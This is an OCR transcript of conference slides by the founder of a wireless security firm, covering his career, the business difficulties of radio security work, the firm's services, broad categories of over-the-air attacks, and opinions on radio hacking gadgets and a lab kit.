
penthertz

SIGINT, COMINT, HACK IT!

And repeat...

By Sébastien Dudek



Disobey.fi 2025

Founder of Penthertz


- Sébastien Dudek (@FlUxIuS)
- CEO of Penthertz
  - Founded during COVID in 2020
  - Specialized in Wireless communications security
- > 15 years of experience in Software & Hardware security
  - Security researcher
  - Pentester & Red Team
  - Vulnerability researcher

Perfect mix to make Penthertz!

Radio is a good passion, but a challenging business

Turning a passion into a business (5ys later)

- Radio & Hardware focused:
  - Niche -> limited number of missions
    - But a precise & rare expertise
  - Hardware dependencies for radio, and making devices
    - Chip-shortage wasn't in the plans...
- Other random:
  - Geopolitical things -> impact client's budgets & exports
  - Health of clients (e.g.: Automotive in EU since end 2023↘) -> diversify and adapt
  - Some partners on funding grants -> can stab you in the back and do embezzlement of public funds in // (a WTF experience in end 2023 – mid 2024) -> choose your partners (very) wisely





Oscillion Telegraph and Telephone Apparatus for Private Stations and Motor Boats

So be resilient!

My next book (or not)

Forget everything you learned before,
except about taxes <3!






*but people have seen worse in restaurants… ☹

Main activities


Security assessments

- Wireless communications (RFID, Wi-Fi, Mobile communications, Bluetooth, etc.)
- Embedded devices
- Backend servers
- Red Team



Trainings

- Software-Defined Radio Hacking
- Wi-Fi Red teaming
- RFID Hacking
- Mobile attacks (2G/3G/4G/5G), and more...



Hardware security


- Firmware extraction
- Chip off
- Secrets extraction
- Library's analysis
- Vulnerability hunting

Wireless Vectors

Today: it's everywhere!

- Access controls
- Mobile phones
- Navigation
- Autonomous cars


  → lot of components!
- Industrial systems
- etc.




Risks OTA

Common vulnerabilities:

- Eavesdropping
- Replay
- Injection
- Relay
- Jamming
- DoS via (very) high amplitude transmission
- etc.



Invisible but everywhere



Source: https://en.wikipedia.org/wiki/Electromagnetic_spectrum

We need specific tools...


Setup to PWN the radio

Hack the planet with gadgets!

- Non-exhaustive gadgets:
  - Hack RF: DC leak breaking signal in the middle + bad sensitivity
  - Flipper Zero: Cool small form factor, but difficult to debug anything on radio + limited bands
  - Wi-Fi Pineapple beyond monitoring: powerless device not better than a laptop

Avoiding to waste time = real instruments


But has a price following a geometry rule:




Source: X somewhere (sorry I forgot to save the link!)

Essential kit: keep it simple with less duplicates

- The minimum set for us
- Budget: ~$4k
- Still an investment
- But you save your time
  - Like a lot!



For EMC and side-channels attacks



